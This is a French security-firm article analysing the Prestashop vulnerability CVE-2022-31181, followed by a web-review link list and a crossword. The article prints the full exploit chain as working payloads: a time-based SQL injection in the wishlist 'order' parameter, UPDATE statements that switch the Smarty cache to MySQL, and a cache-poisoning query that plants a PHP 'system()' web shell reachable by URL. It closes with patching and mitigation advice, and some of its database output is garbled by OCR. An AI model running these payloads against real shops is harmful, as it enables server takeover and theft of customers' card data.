De nombreux commerçants utilisent des systèmes de gestion de contenu (CMS), notamment pour mettre en place leur site e-commerce. Ceux-ci sont facilement personnalisables et ne nécessitent que peu de connaissances techniques pour être utilisés. Parmi les plus connus figurent Wordpress, Drupal, et Prestashop.

Dans cet article, nous nous pencherons plus particulièrement sur Prestashop qui s'est vu, récemment, attribuer une vulnérabilité critique impactant la majorité des applications utilisant ce CMS. Par une analyse générale de cette dernière suivie d'explications plus techniques, nous verrons comment des attaquants ont réussi à exploiter cette faille sur un grand nombre de sites web reposant sur ce CMS.

Introduction

Qu'est-ce que Prestashop ?

Créée en 2007, Prestashop est une application web open source permettant la création de boutiques en ligne. Utilisée sur plus de 300 000 sites dans le monde entier, ces sites e-commerce ont généré plus de 15 milliards d'euros de chiffre d'affaires en 2021 [1].

Qu'est-ce que Smarty ?

Smarty est un moteur de template pour PHP. Il permet de concevoir des modèles de page HTML qui seront utilisés par l'application pour générer la page web qui sera renvoyée en réponse à l'utilisateur [4].

L'une des fonctionnalités proposées par Smarty est la mise en cache. Cette dernière permet de garder une trace du rendu d'une page web afin de le réutiliser plus tard.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Description de la vulnérabilité

Récemment, une vulnérabilité critique a été découverte au sein de Prestashop (versions 1.6.0.10 à 1.7.8.6). La vulnérabilité a été référencée CVE-2022-31181 avec une criticité de 9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) [2]. Il s'agit d'une injection SQL chaînée avec une injection de code en détournant l'usage du moteur de template Smarty.

Un tel impact donne la possibilité de prendre le contrôle de l'hôte vulnérable.

> « Cette faille a fait l'objet d'une campagne d'attaque ayant permis à des cybercriminels d'insérer des skimmers web, c'est-à-dire un code permettant de capturer silencieusement les données de cartes bancaires soumises au sein des formulaires de paiement »

À partir de ce point, un acteur malveillant est en mesure d'effectuer n'importe quelle action sur la machine compromise, dans les limites des permissions accordées au compte utilisateur associé au serveur web. Ce compte est en général www-data sur Linux ou ISS_[nom_de_la_machine] sur Windows.

Normalement, ces derniers ont des permissions limitées. Cependant, si une vulnérabilité permettant une élévation de privilèges est présente (comme par exemple la CVE-2021-3156, aussi connue sous le nom de Baron Samedit), un attaquant pourra accéder à un compte administrateur fournissant le contrôle total du système.

Celui-ci sera alors capable d'effectuer un nombre important de manœuvres malveillantes, incluant de façon non exhaustive :

- Le vol de données sensibles (identifiants des utilisateurs, données bancaires, etc.) ;
- La compromission d'autres machines sur le réseau interne ;
- L'utilisation d'un ransomware.

L'exploitation de la vulnérabilité nécessite que le module Blockwishlist 2.1.1 (ou antérieur) soit présent, ce dernier étant installé par défaut.

Cette faille a fait l'objet d'une campagne d'attaques ayant permis à des cybercriminels d'insérer des skimmers web, c'est-à-dire un code permettant de capturer silencieusement les données de cartes bancaires soumises au sein des formulaires de paiement [3].

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Analyse de la faille CVE-2022-31181 exploitée sur Prestashop

Détails techniques

Comment fonctionne la faille ?

Pour exploiter un site web vulnérable, et donc la CVE-2022-31181 permettant l'exécution de commandes, il est d'abord nécessaire d'identifier le paramètre permettant de réaliser l'injection SQL. Dans le cas présent, la liste de souhaits est la fonctionnalité vulnérable.

Un attaquant en boîte noire doit au préalable créer un compte (action réalisable par n'importe quel utilisateur du site web). Il devra ensuite ajouter un produit à sa liste de souhaits (wishlist).

Cette fonctionnalité présente un défaut et va permettre l'exploitation de l'injection SQL. Par le biais de cette dernière, l'attaquant va forcer l'activation du cache Smarty au sein de la base de données MySQL de l'application.

L'étape suivante consistera, grâce à l'injection SQL, à modifier le contenu du cache afin d'empoisonner ce dernier (cache poisoning). La modification de ce cache s'effectuera en y insérant un point d'injection de commande, appelé web shell. La prise de contrôle du serveur à distance sera alors possible pour un attaquant.




Schéma illustrant le principe de l'empoisonnement de cache

Preuve de l'injection SQL

Lors de la visualisation des produits sur la liste de souhaits, un utilisateur peut trier les articles de cette liste en fonction d'un paramètre. Ce paramètre nommé order permet de trier la liste de souhaits en fonction de la pertinence, du prix, du nom, dans l'ordre croissant ou décroissant.


Afin de détecter un paramètre vulnérable, différents points d'injection ont été testés dynamiquement via des requêtes HTTP vers le serveur. Cependant, certains paramètres susceptibles d'être vulnérables n'influent pas sur le contenu de la réponse HTTP. Ainsi, nous avons décidé d'utiliser une méthode basée sur le temps afin de détecter la présence d'injections SQL (Time Based SQLi). Ce procédé a pour avantage de ne pas avoir besoin de retour textuel de la part du serveur pour confirmer la faille ; on parle alors d'injection en aveugle (blind SQLi).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Suite à notre série de tests, nous avons déterminé que le paramètre order était vulnérable. La procédure a été réalisée de la façon suivante :
Un utilisateur trie sa liste, en fonction des prix par exemple. Derrière, une requête HTTP GET est émise avec un paramètre order, ayant la valeur "product.price.desc".

Pour mieux comprendre le fonctionnement de l'injection, il est nécessaire de regarder la requête SQL correspondant au tri. Voici la requête SQL (simplifiée) :

```
SELECT p.*,
(champs) WHERE (condition)
ORDER BY p.price desc
LIMIT 12
```



Commit contenant la correction de la vulnérabilité sur le dépôt du module Prestashop Blockwishlist sur Github

Les variables $sortOrder et $sortWay sont extraites de la valeur du paramètre order (accessible à l'utilisateur), et concaténées au sein de la requête SQL au niveau du paramètre ORDER BY. Nous constatons que la mise à jour du module a ajouté une validation pour ces deux variables qui était absente auparavant. Cette vérification permet de s'assurer qu'aucun code SQL n'a été introduit au sein des deux variables par un utilisateur malveillant. L'absence de cette ligne de code dans les anciennes versions rend la variable $sortOrder vulnérable à des injections.

Note : la valeur de la variable $sortWay était déjà validée (de façon indirecte) à un autre emplacement au sein du code source. Celle-ci ne permettait déjà donc pas d'injection SQL.

Pour rappel, la valeur du paramètre vulnérable order, pour le tri de la liste en fonction des prix était 'product.price.desc'. Cette chaine de caractères est divisée en trois sous-valeurs séparées par des points ('product', 'price' et 'desc'). La deuxième partie de celle-ci correspond à la valeur qui sera stockée dans la variable $sortOrder (vue précédemment).


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Analyse de la faille CVE-2022-31181 exploitée sur Prestashop

Un attaquant va pouvoir injecter du code SQL en utilisant la charge utile suivante dans le paramètre impacté :

```
product.price; select sleep(2); -- desc
```

Dans le paramètre order comme le montre la capture suivante :



Preuve de concept de la time-based SQL injection dans le logiciel Burp

La partie correspondant au champ de référence pour le tri est modifiée de sorte à insérer une seconde requête, ici une requête permettant de faire en sorte que le serveur attende un délai de deux secondes avant de répondre. Le temps d'attente inhabituel pour obtenir la réponse HTTP permettra à l'attaquant de confirmer la présence de l'injection SQL.

Ce délai démontre alors la présence d'une injection SQL, et va permettre l'exploitation de la vulnérabilité via Smarty.

Activation du cache Smarty

L'étape suivante va avoir pour but d'injecter du code SQL de manière à ce que le cache soit activé et enregistré dans la base. Par défaut, celui-ci est enregistré dans des fichiers contenant des noms aléatoires et par conséquent, difficilement accessibles par l'intermédiaire de requêtes SQL.

Pour commencer, il est nécessaire d'avoir connaissance de la structure de la base de données de Prestashop. L'activation du cache se fait par le biais de la table **ps_configuration**. Celle-ci contient différentes paires clé/valeur représentant différents réglages possibles pour définir le comportement de l'application. Le paramètre correspondant à l'activation du cache Smarty se nomme PS_SMARTY_CACHE. Notes : lors de l'installation de Prestashop, il est possible de choisir un préfixe pour le nom des tables de la base de données Prestashop. Le nom reste le même, mais le préfixe, par défaut «PS», peut changer. Par exemple, la table liée aux permissions se nommera PS_ACCESS par défaut, mais avec un préfixe différent, pourrait se nommer PRESTA_ACCESS.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La capture suivante montre une partie du contenu de la base de la table, indiquant que le cache Smarty est désactivé.

```
mysql> select * from ps_configuration where name like "%cache%";
+------------------+---------------+---------+--------------------------+-------+---------------------+---------------------+
| id_configuration | id_shop_group | id_shop | name                     | value | date_add            | date_upd            |
+------------------+---------------+---------+--------------------------+-------+---------------------+---------------------+
|              103 |          NULL |    NULL | PS_SMARTY_CACHE          | NULL  | Cache Smarty désactivé -08-17 11:22:00 |
|              267 |          NULL |    NULL | PS_SMARTY_CLEAR_CACHE    | never | 0000-00-00 00:00:00 | 2022-08-10 13:39:46 |
|              419 |          NULL |    NULL | PS_LAYERED_CACHE_ENABLED | 1     | 2022-08-03 16:21:10 | 2022-08-03 16:21:10 |
+------------------+---------------+---------+--------------------------+-------+---------------------+---------------------+
```

Paramètre indiquant la non-activation du cache Smarty au sein de la base de données MySQL

Une requête UPDATE va être réalisée, ayant pour objectif de mettre à 1 la valeur de la ligne PS_SMARTY_CACHE, afin d'activer le cache Smarty. La charge utile correspondante est la suivante :

product.price; UPDATE prefix_configuration SET value=1 WHERE name LIKE «%smarty_cache%»; --

```
mysql> select * from ps_configuration where name like "%cache%";
+------------------+---------------+---------+--------------------------+-------+---------------------+---------------------+
| id_configuration | id_shop_group | id_shop | name                     | value | date_add            | date_upd            |
+------------------+---------------+---------+--------------------------+-------+---------------------+---------------------+
|              103 |          NULL |    NULL | PS_SMARTY_CACHE          | 1     | Cache Smarty activé 022-08-12 11:58:39 |
|              267 |          NULL |    NULL | PS_SMARTY_CLEAR_CACHE    | never | 0000-00-00 00:00:00 | 2022-08-10 13:39:46 |
|              419 |          NULL |    NULL | PS_LAYERED_CACHE_ENABLED | 1     | 2022-08-03 16:21:10 | 2022-08-03 16:21:10 |
+------------------+---------------+---------+--------------------------+-------+---------------------+---------------------+
```

Paramètre modifié indiquant dorénavant l'activation du cache Smarty

Enregistrement du cache en base de données

Une fois le cache Smarty activé, il faut configurer celui-ci de manière à ce que ce dernier soit enregistré dans la base de données, et non dans des fichiers (comme indiqué dans la configuration par défaut).

Ce comportement est géré par le paramètre PS_SMARTY_CACHE_TYPE. Comme le montre cette illustration, la valeur par défaut de celui-ci est "filesystem" (valeur indiquant que les caches Smarty de Prestashop sont stockés sous forme de fichiers).

```
mysql> select * from ps_configuration where name like "%caching%";
+------------------+---------------+---------+-----------------------+------------+
| id_configuration | id_shop_group | id_shop | name                  | value      | c
+------------------+---------------+---------+-----------------------+------------+
|              265 |          NULL |    NULL | PS_SMARTY_CACHING_TYPE | filesystem | 0
+------------------+---------------+---------+-----------------------+------------+
```

Cache Smarty enregistré dans des fichiers

11:43:41 |

Paramètre indiquant que le cache Smarty est stocké dans le système de fichier

De façon similaire à la précédente requête SQL effectuée dans la base de données, nous modifions le paramètre PS_SMARTY_CACHING_TYPE, afin que sa valeur soit égale à "mysql" (qui indique que le cache doit être stocké directement dans la base de données). Dans cet objectif, nous envoyons la charge utile suivante dans le paramètre order :

```
product.price; UPDATE prefix_configuration SET value="mysql" WHERE name LIKE "%smarty_caching%"; --
```

```
mysql> select * from ps_configuration where name like "%caching%";
+------------------+---------------+---------+-----------------------+-------+
| id_configuration | id_shop_group | id_shop | name                  | value | c
+------------------+---------------+---------+-----------------------+-------+
|              265 |          NULL |    NULL | PS_SMARTY_CACHING_TYPE | mysql | 0
+------------------+---------------+---------+-----------------------+-------+
```

Cache Smarty enregistré en base de données

12 11:54:03 |

Paramètre modifié indiquant dorénavant que le cache Smarty sera stocké dans la base de données MySQL

Génération du cache Smarty

Une fois le cache Smarty ainsi que son enregistrement en base de données activé, nous allons générer ce dernier. Pour cela, une requête HTTP GET sur la page d'accueil suffit : cette dernière va déclencher la compilation du template Smarty vers du code PHP et HTML. Celui-ci va permettre de générer la page qui

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

sera renvoyée au client.

Du fait des actions que nous avons précédemment réalisées, le résultat de cette compilation va également être mis en cache afin d'éviter de répéter ce traitement lors de prochaines requêtes. Ce cache va être stocké en base de données, dans la table PS_SMARTY_CACHE.

Injection de code dans le cache Smarty

Les caches de template Smarty étant stockés dans la base, il va dorénavant être possible d'injecter le code qui nous permettra de prendre le contrôle du serveur.

Les caches stockés en base de données contiennent du code PHP interprété au moment de son utilisation. Une requête SQL permettant l'ajout de code supplémentaire au sein de ces derniers va être utilisée.

```
product.price; UPDATE prefix_smarty_cache SET content = concat(content, "echo '<pre id=result-foot>'; echo system($_GET['1bf84fb90f26ea44f75dbb5a49746df9']); echo '</pre>';") WHERE content LIKE "%Informations personnelles%"; --
```

```
        </ul>
</div>
<?php }
}
```

Dernières lignes contenues dans le cache Smarty (avant injection de code)

L'opération UPDATE, permettant la modification d'une donnée, va concaténer du code PHP au contenu déjà existant. Cet ajout va permettre d'exécuter une commande passée dans un paramètre d'URL (choisi par l'attaquant), au moment d'une requête HTTP. Le résultat de cette commande va ensuite être inséré au sein du code HTML renvoyé côté client :

```
</div>
<?php }
}
echo '<pre id=result-foot>'; echo system($_GET['adbb53f3d4607693852690daa29cc6ca4']); echo '</pre>';
```

Injection de code dans le cache

Dernières lignes contenues dans le cache Smarty (après injection de code)

Le code ainsi injecté dans le cache est nommé web shell. Ce type de dispositif permet à un attaquant d'exécuter l'ensemble des commandes souhaitées sur le serveur, plutôt que de réinjecter un morceau de code PHP spécifique pour chaque action à réaliser.

Nous venons donc de démontrer comment, à partir d'une instance de Prestashop vulnérable, des individus malveillants sont en mesure de prendre le contrôle d'un serveur web.


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Exécution de commandes

Le code PHP étant injecté dans le template, l'exécution de commande est accessible à n'importe quel utilisateur ayant connaissance du nom du paramètre.

Pour ce faire, il suffit d'envoyer une requête HTTP GET contenant le paramètre et la commande à exécuter. Par exemple, la requête vers l'URL suivante :

https://mon.prestashop.site/index.php?1bf84fb90f26ea44f75dbb5a49746df9=pwd va permettre de visualiser le répertoire du site, comme le montre l'illustration suivante.



Résultat d'une commande Bash transmise au web shell

Voici une illustration résumant les différentes étapes de l'attaque.




Schéma résumant l'exploitation de la vulnérabilité

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Analyse de la faille CVE-2022-31181 exploitée sur Prestashop

Comme signalé dans l'article officiel de Prestashop concernant cette vulnérabilité, il est tout à fait possible de créer et d'écrire dans un fichier à la racine du site contenant un web shell, un code qui va permettre l'exécution de commande et donc, la prise de contrôle du serveur.

Comment se protéger ?

La vulnérabilité affectant les sites Prestashop, référencée CVE-2022-31181 est critique, de par sa simplicité d'exploitation et son impact.

Afin de limiter au maximum l'impact de cette vulnérabilité, la première chose à faire est de mettre à jour Prestashop, afin d'appliquer les derniers correctifs de sécurité.

Une bonne pratique est de vérifier que tous les modules utilisés sont à jour. Le module Blockwishlist étant un module vulnérable à une injection SQL, et aussi la première étape de cette attaque, il est d'autant plus important de le mettre à jour également, la dernière version étant la version 2.1.2. Pour rappel, les versions vulnérables sont les versions de Prestashop allant de la version 1.6.0.10 à la version 1.7.8.5, la dernière version à installer étant la version 1.7.8.7. Cette dernière version de Prestashop permet de renforcer le stockage du cache MySQL Smarty.

Néanmoins, pour les utilisateurs ne pouvant pas faire cette dernière mise à jour dû à l'incompatibilité de certains modules, une autre solution de mitigation est disponible.

Les développeurs de Prestashop recommandent de supprimer les lignes suivantes du fichier config/smarty.config.inc.php [3] :

```
if (Configuration::get('PS_SMARTY_CACHING_TYPE') == 'mysql') {
   include _PS_CLASS_DIR_.'Smarty/SmartyCacheResourceMysql.php';
    $smarty->caching_type = 'mysql';
}
```

Note relative à la CVE-2022-36408

La vulnérabilité décrite dans cet article était à l'origine séparée en deux failles (la CVE-2022-31181 et la CVE-2022-36408). La CVE-2022-36408 concernait l'exécution de commande arbitraire via le cache Smarty (précédemment décrite), et la CVE-2022-31181 concernait uniquement l'injection SQL.

Cependant, plusieurs jours après la divulgation de ces vulnérabilités, l'attribution du numéro de la CVE-2022-36408 a été rejetée (ayant été considérée comme un doublon), et les deux failles ont été fusionnées au sein de la CVE-2022-31181. Cette modification explique pourquoi certaines sources peuvent qualifier la vulnérabilité d'une façon différente de celle du présent article.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Références

[1] https://start.lesechos.fr/innovations-startups/portraits-innovateurs/alexandre-eruimy-ceo-de-prestashop-le-roi-cache-du-retail-1175030

[2] https://nvd.nist.gov/vuln/detail/CVE-2022-31181

[3] https://build.prestashop.com/news/major-security-vulnerability-on-prestashop-websites/

[4] https://www.smarty.net/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Revue du web

Mise à jour du mindmap pentest AD d'Orange CyberDefense

#Pentest #ActiveDirectory

https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2022_11.svg

25 blogs ou sites qui traitent de l'OSINT

#OSINT

https://blog.feedspot.com/osint_blogs/

Une liste de payloads XSS

#Pentest #XSS

https://github.com/payloadbox/xss-payload-list

Liste de scanners web open source

#pentest #bugbounty

https://github.com/psiinon/open-source-web-scanners

Collection de snippets de code populaire

#Dev

https://www.30secondsofcode.org/

Attaque et démos sur la délégation en environnement Active Directory

#Pentest #ActiveDirectory

https://mayfly277.github.io/posts/GOADv2-pwning-part10/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Mots croisés

Horizontal

1. Protocole permettant de résoudre certains problèmes de sécurité liés au protocole DNS

3. Nouveau site web de négociation du ransomware

5. Nom d'un outil permettant de voler des comptes utilisateurs en environnement AD sans dumper le processus LSASS

6. Un langage pour parler / murmurer à votre API

7. Une des plus célèbres conférences de sécurité

8. Âge d'XMCO

9. API qui permet de simplifier la gestion des secrets sur Windows

11. Outil préféré des groupes APT comme des cybercriminels

